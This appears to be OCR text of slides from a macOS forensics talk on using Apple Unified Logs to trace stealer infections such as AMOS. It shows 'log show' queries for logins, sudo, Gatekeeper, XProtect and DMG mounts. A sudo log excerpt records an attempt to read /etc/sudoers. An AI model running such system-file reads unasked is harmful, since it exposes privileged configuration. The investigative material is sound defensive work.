
It tells macOS to **purge its DNS cache** — a temporary record of websites you've visited.
After running the command, your Mac is forced to re-fetch the latest DNS info.

This helps resolve:


- DNS lookup failures
- Wrong IP redirections
- Loading issues with new domains

Cookie Spider distributing SHAMOS (August 2025)

Unfortunately, we have them too :D




Employee downloaded AMOS via fake interview form



Employee downloaded AMOS via SEO-poisoned website

The Dark Side of AI


- **“Vibe coding”** is the new norm
- With just a few prompts, attackers can develop malware with advanced techniques that would have required significant expertise in the past.
- **TL;DR:** The barrier to entry is lower than ever, and AI has become a new ally for cybercriminals seeking to launch even more macOS-focused campaigns.



A screenshot on a dark forums post about using AI to create macOS Python stealer

Apple Unified Logs – The Mac's Hidden CCTV

- System-wide logging framework since macOS 10.12 Sierra (now part of Apple Unified Logs)
- Captures ***process execution, system calls, TCC prompts, plist creation***
- Stored in **.logarchive** format
- Path - /var/db/diagnostics



Comparison of Log Volumes

	AUL	ASL	system.log
Retention Period	28-30 days	Full set of data: 7 days Limited set of data: 1 year	7-14 days
Number of Records	30-50 million	200K-500K	200K-400K
Size of Data	Logarchive: 400-800 MB Plaintext: 2-9 GB	40-60 MB	30-60 MB

Ref: Crowdstrike Unified logs

Useful commands

Log show	Historical AUL
Log collect	Collecting of AUL
Log stream	Live streaming of AUL

Unified Logs Structure

```
jphang@ML-X6HTQGC6K5 ~ % log show --help
usage: log show [options] <archive>
   or: log show [options]

description:
    Show the contents of the system log datastore or a log archive.
    Output contains only default level messages unless --info and/or
    --debug are specified.


options:
    --[no-]backtrace              Control whether backtraces are shown
    --[no-]debug                  Control whether "Debug" events are shown
    --[no-]info                   Control whether "Info" events are shown
    --[no-]loss                   Control whether message loss events are shown
    --[no-]signpost               Control whether signposts are shown
    --color <mode>                Control color output (valid: auto, always, none)
    --end <date>                  Display events up to the given end date
    --last <num>[m|h|d]           Display recent events up to the given limit
    --[no-]pager                  Paginate output using less.
    --predicate <predicate>       Filter events using the given predicate
    --process <pid> | <process>   Filter events using the specified process
    --source                      Annotate output with source file and line-number
    --start <date>                Display events from the given start date
    --style <style>               Output format (valid: default, syslog, json, ndjson, compact)
    --timezone local | <tz>       Use the given timezone when displaying event timestamps
    --mach-continuous-time        Print mach continuous time timestamps rather than walltime
    --unreliable                  Annotate output with whether the log was emitted unreliably


valid time formats:
    'Y-M-D H:m:s+zzzz', 'Y-M-D H:m:s', 'Y-M-D', '@unixtime'

predicate usage:
    Filter predicates follow the NSPredicate format described at:
    https://developer.apple.com/library/content/documentation/Cocoa/Conceptual/Predicates/AdditionalChapters/Introduction.html

    For predicate field/type details, see `log help predicates`.
```

Viewing via Console.app





Authentication and Failed attempt

```
2025-09-19 11:37:57.126259+0800 0x157d3    Default     0x61ca6             386    5    loginwindow: [com.apple.loginwindow.logging:Standard] -[LWScreenLock
Authentication _authCopyRightsWithUsername:password:continuityHints:localAuthenticationHints:] | Screensaver authorization failed: -60005, looking for auth
error
2025-09-19 11:38:01.652070+0800 0x15861    Activity    0x61dfc             431    0    authd: (Security) SecKeyVerifySignature
2025-09-19 11:38:01.652378+0800 0x15861    Activity    0x61dfd             431    0    authd: (Security) SecTrustEvaluateIfNecessary
2025-09-19 11:38:01.659727+0800 0x15861    Activity    0x61dfe             431    0    authd: (Security) SecKeyVerifySignature
2025-09-19 11:38:01.659948+0800 0x15861    Activity    0x61dff             431    0    authd: (Security) SecTrustEvaluateIfNecessary
2025-09-19 11:38:01.848758+0800 0x157d4    Default     0x61cac             386    5    loginwindow: [com.apple.loginwindow.logging:Standard] -[LWScreenLock
Authentication _authCopyRightsWithUsername:password:continuityHints:localAuthenticationHints:] | Screensaver authorization succeeded
2025-09-19 11:38:01.850710+0800 0x157d4    Default     0x61cac             386    0    loginwindow: (Security) [com.apple.securityd:KCLogin] StorageManager
::login: loginDLDbIdentifier is /Users/jphang/Library/Keychains/login.keychain
2025-09-19 11:38:01.850793+0800 0x157d4    Error       0x61cac             386    0    loginwindow: (Security) [com.apple.security:tokenlogin] Invalid toke
n login data property list, Error Domain=NSCocoaErrorDomain Code=3840 "Unexpected character \^] at line 1" UserInfo={NSDebugDescription=Unexpected character
 \^] at line 1, kCFPropertyListOldStyleParsingError=Error Domain=NSCocoaErrorDomain Code=3840 "Conversion of string failed." UserInfo={NSDebugDescription=Co
nversion of string failed.}}
2025-09-19 11:38:01.850853+0800 0x157d4    Default     0x61cac             386    0    loginwindow: (Security) [com.apple.securityd:KCLogin] Attempting to
unlock login keychain "/Users/jphang/Library/Keychains/login.keychain-db"
2025-09-19 11:38:01.854670+0800 0x157d4    Default     0x61cac             386    0    loginwindow: (Security) [com.apple.securityd:KCLogin] SecKeychainLog
in result: 0, password was supplied
```

1 - User enters the wrong password

2 - User enters the right password

3 - Unlocking of keychains database once the password is right

log show --predicate 'process == "loginwindow" AND eventMessage contains "Screensaver authorization" || sender == "Security"' --start "2025-09-19 11:37:30" --end "2025-09-19 11:38:30"

Privilege escalations

```
jphang@M-X6HTQGC6K5 ~ % log show --predicate '(process == "sudo") OR (eventMessage CONTAINS "PAM")' --last 10m | grep -i password --color


2025-11-15 12:45:00.599663+0800 0xa2ef     Default     0x0                 4998   0    sudo:   jphang : 2 incorrect password attempts ; TTY=ttys000 ; PWD=/
Users/jphang ; USER=root ; COMMAND=/bin/cat /etc/sudoers
2025-11-15 12:47:54.044704+0800 0xbd75     Default     0x0                 6201   0    sudo:   jphang : 1 incorrect password attempt ; TTY=ttys000 ; PWD=/U
sers/jphang ; USER=root ; COMMAND=/bin/ls -l
jphang@M-X6HTQGC6K5 ~ % log show --predicate '(process == "sudo") OR (eventMessage CONTAINS "PAM")' --last 10m | grep -i password > incorrect_pam.txt


jphang@M-X6HTQGC6K5 ~ % cat incorrect_pam.txt
2025-11-15 12:45:00.599663+0800 0xa2ef     Default     0x0                 4998   0    sudo:   jphang : 2 incorrect password attempts ; TTY=ttys000 ; PWD=/
Users/jphang ; USER=root ; COMMAND=/bin/cat /etc/sudoers
2025-11-15 12:47:54.044704+0800 0xbd75     Default     0x0                 6201   0    sudo:   jphang : 1 incorrect password attempt ; TTY=ttys000 ; PWD=/U
sers/jphang ; USER=root ; COMMAND=/bin/ls -l
```

log show --predicate '(process == "sudo") OR (eventMessage CONTAINS "PAM")' --last 1h

Gatekeeper (Application verifier rejection activity)

```
root@Nicks-Virtual-Machine Downloads # log show --predicate 'subsystem == "com.apple.syspolicy.exec" && process == "syspolicyd"' --last 1h
Filtering the log data using "subsystem == "com.apple.syspolicy.exec" AND process == "syspolicyd""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2025-09-18 23:35:33.966424-0700 0x10461    Default     0x0                  240    0    syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST:
(vuid: F77546EE-86CB-4580-8290-041E2EED3FCF), (objid: 682084), (team: (null)), (id: (null)), (bundle_id: (null))
2025-09-18 23:35:34.438989-0700 0x10461    Error       0x0                  240    0    syspolicyd: [com.apple.syspolicy.exec:default] Error Domain=NSOSStat
usErrorDomain Code=-67062
2025-09-18 23:35:34.948056-0700 0x10a9e    Default     0x0                  240    0    syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult
: 1, PST: (vuid: F77546EE-86CB-4580-8290-041E2EED3FCF), (objid: 682084), (team: (null)), (id: software), (bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 7, 0
2025-09-18 23:35:34.948303-0700 0x10a9e    Default     0x0                  240    0    syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (8, 0),
waiting for response: PST: (vuid: F77546EE-86CB-4580-8290-041E2EED3FCF), (objid: 682084), (team: (null)), (id: software), (bundle_id: NOT_A_BUNDLE)
2025-09-18 23:35:39.269728-0700 0x10461    Default     0x1b7bd              240    0    syspolicyd: [com.apple.syspolicy.exec:default] Code evaluation compl
eted: 7
2025-09-18 23:35:39.269833-0700 0x10a9e    Default     0x0                  240    0    syspolicyd: [com.apple.syspolicy.exec:default] Adding Gatekeeper den
ial breadcrumb (direct): PST: (vuid: F77546EE-86CB-4580-8290-041E2EED3FCF), (objid: 682084), (team: (null)), (id: software), (bundle_id: NOT_A_BUNDLE)
2025-09-18 23:35:39.271250-0700 0x10a9e    Error       0x0                  240    0    syspolicyd: [com.apple.syspolicy.exec:default] Terminating process d
ue to Gatekeeper rejection: 3289, <private>
```

1 - Gatekeeper starts scanning the binary

2 - Gatekeeper flagged a non-bundle executable (no Info.plist/CFBundleIdentifier). Prompt issued to user

3 - Gatekeeper's policy rejected and binary is killed

log show –predicate 'subsystem == "com.apple.syspolicy.exe" && process == "syspolicyd" –last 1h

Gatekeeper (Successful)

```
root@Nicks-Virtual-Machine Downloads # log show --predicate 'subsystem == "com.apple.syspolicy.exec" && process == "syspolicyd"' --last 30m
Filtering the log data using "subsystem == "com.apple.syspolicy.exec" AND process == "syspolicyd""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2025-09-19 00:27:09.977316-0700 0x14697    Default     0x0                  240    0    syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST:
(vuid: F77546EE-86CB-4580-8290-041E2EED3FCF), (objid: 683382), (team: (null)), (id: (null)), (bundle_id: (null))
2025-09-19 00:27:10.672727-0700 0x14697    Error       0x0                  240    0    syspolicyd: [com.apple.syspolicy.exec:default] Error Domain=NSOSStat
usErrorDomain Code=-67062
2025-09-19 00:27:11.073539-0700 0x146a3    Default     0x0                  240    0    syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult
: 2, PST: (vuid: F77546EE-86CB-4580-8290-041E2EED3FCF), (objid: 683382), (team: (null)), (id: software), (bundle_id: NOT_A_BUNDLE), 0, 0, 1, 0, 7, 7, 0
```

1 - Gatekeeper starts scanning the binary

2 - Since Gatekeeper policy was successful, no events of rejection

log show –predicate ‘subsystem == “com.apple.syspolicy.exec” && process == “syspolicyd” –last 1h

XProtect In Unified Logs

```
jphang@ML-X6HTQGC6K5 ~ % log show --predicate 'eventMessage contains "NoThreatDetected"' --last 1d
Filtering the log data using "composedMessage CONTAINS "NoThreatDetected""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2025-09-19 11:03:52.789657+0800 0xf35f     Default     0x0                  2664   0    XProtectRemediatorGenieo: [com.apple.XProtectFramework.PluginAPI:XPE
vent.structured] {"status_message":"NoThreatDetected","status_code":20,"execution_duration":0.00026595592498779297,"caused_by":[]}
2025-09-19 11:03:52.856463+0800 0xf36a     Default     0x0                  2665   0    XProtectRemediatorTrovi: [com.apple.XProtectFramework.PluginAPI:XPEv
ent.structured] {"status_message":"NoThreatDetected","status_code":20,"execution_duration":7.700920104980469e-05,"caused_by":[]}
2025-09-19 11:03:52.857017+0800 0xf36a     Default     0x0                  2665   0    XProtectRemediatorTrovi: [com.apple.XProtectFramework.PluginAPI:XPEv
ent.structured] {"caused_by":[],"execution_duration":7.987022399902344e-06,"status_message":"NoThreatDetected","status_code":20}
2025-09-19 11:03:52.858760+0800 0xf36a     Default     0x0                  2665   0    XProtectRemediatorTrovi: [com.apple.XProtectFramework.PluginAPI:XPEv
ent.structured] {"status_code":20,"execution_duration":8.940696716308594e-06,"status_message":"NoThreatDetected","caused_by":[]}
2025-09-19 11:04:21.510553+0800 0xf36e     Default     0x0                  2666   0    XProtectRemediatorBundlore: [com.apple.XProtectFramework.PluginAPI:X
PEvent.structured] {"execution_duration":0.0003180503845214844,"status_message":"NoThreatDetected","status_code":20,"caused_by":[]}
2025-09-19 11:04:21.588701+0800 0xf4e2     Default     0x0                  2678   0    XProtectRemediatorRankStank: [com.apple.XProtectFramework.PluginAPI:
XPEvent.structured] {"status_code":20,"execution_duration":0.0002180337905883789,"status_message":"NoThreatDetected","caused_by":[]}
2025-09-19 11:04:21.669208+0800 0xf4e6     Default     0x0                  2679   0    XProtectRemediatorBadGacha: [com.apple.XProtectFramework.PluginAPI:X
PEvent.structured] {"caused_by":[],"status_message":"NoThreatDetected","status_code":20,"execution_duration":7.998943328857422e-05}
```

XProtect Remediator Plugins

log show –predicate ‘eventMessage contains “NoThreatDetected” –last 1d


Download Activities


```
nick@Nicks-Virtual-Machine ~ % log show --predicate '(composedMessage CONTAINS[c] ".dmg" || composedMessage CONTAINS[c] ".macho") AND process == "syspolicyd
"' --last 30d
Filtering the log data using "(composedMessage CONTAINS[c] ".dmg" OR composedMessage CONTAINS[c] ".macho") AND process == "syspolicyd""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2025-09-02 01:29:26.659636-0700 0xe64f     Default     0x0                  291    0    syspolicyd: (Security) [com.apple.securityd:gk] temporarySigning typ
e=3 matchFlags=0x0 path=/Users/nick/Downloads/deploykit.dmg
2025-09-02 01:31:53.917516-0700 0xeeb8     Default     0x0                  291    0    syspolicyd: (Security) [com.apple.securityd:gk] temporarySigning typ
e=3 matchFlags=0x0 path=/Users/nick/Downloads/deploykit.dmg
2025-09-02 01:52:29.438202-0700 0x1150c    Default     0x0                  291    0    syspolicyd: (Security) [com.apple.securityd:gk] temporarySigning typ
e=3 matchFlags=0x0 path=/Users/nick/Downloads/TauriChatGPT_0.0.0_universal.dmg
2025-09-05 03:50:14.732270-0700 0x48d51    Default     0x0                  291    0    syspolicyd: (Security) [com.apple.securityd:gk] temporarySigning typ
e=3 matchFlags=0x0 path=/Users/nick/Downloads/deploykit (1).dmg
2025-09-19 01:00:48.836225-0700 0x50a9a    Default     0x0                  291    0    syspolicyd: (Security) [com.apple.securityd:gk] temporarySigning typ
e=3 matchFlags=0x0 path=/Users/nick/Downloads/autoinstall.dmg
```

Downloaded .dmg files


log show –predicate ‘(composedMessage CONTAINS[c] “.dmg” || composedMessage CONTAINS[c] “.macho”) AND process == “syspolicyd”’ –last 30d

Parsing Unified Logs





Prologue: One Download on a Mac



Scenario:
Mako visits a shady site → downloads malicious DMG
→ double-clicks *Open* → “nothing happens.”

Constraints:

- **No EDR on macOS**
- No central logs
- **No Internet connection due to isolation of host**
- Host-only investigation

Problem:

- Manual artefact collection is slow (QuarantineEventsV2, xattrs, Downloads, LaunchAgents, browser data)

Our approach: build the timeline first with Unified Logs (syspolicyd/AMFI, disk image mount, LaunchServices, `tccd`, `launchd`) → then validate with fseventsd + targeted artefacts.

Malicious DMG mounted

```
root@jasons-Virtual-Machine /Volumes # sudo log show --predicate 'eventMessage contains "mounted" && process=="kernel" && eventMessage contains "TradingVi
ew"' --last 4d
Filtering the log data using "composedMessage CONTAINS "mounted" AND process == "kernel" AND composedMessage CONTAINS "TradingView""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2025-08-18 21:15:36.879389-0700 0x5fd7     Default     0x0                  0      0    kernel: (HFS) hfs: mounted TradingView on device disk4s1
2025-08-18 23:57:45.709729-0700 0x30b4     Default     0x0                  0      0    kernel: (HFS) hfs: mounted TradingView on device disk4s1
---------------------------------------------------------------------------------------------------------------------------
Log      - Default:          2, Info:               0, Debug:            0, Error:          0, Fault:          0
Activity - Create:           0, Transition:         0, Actions:          0
```

Fail → Fail → Success (DSCL)

```
[redacted] ~ # sudo log show --start "2025-8-14 05:16:40" --end "2025-08-14 05:20:00" --predicate 'subsystem=="com.apple.opendirectoryd" && cat
egory=="auth" && process!="xpcproxy" && (eventMessage contains"Failed" || eventMessage contains "Success" || eventMessage contains "Verified")'
Filtering the log data using "subsystem == "com.apple.opendirectoryd" AND category == "auth" AND process != "xpcproxy" AND (composedMessage CONTAINS "Fail
ed" OR composedMessage CONTAINS "Success" OR composedMessage CONTAINS "Verified")"
Skipping info and debug messages, pass --info and/or --debug to include.
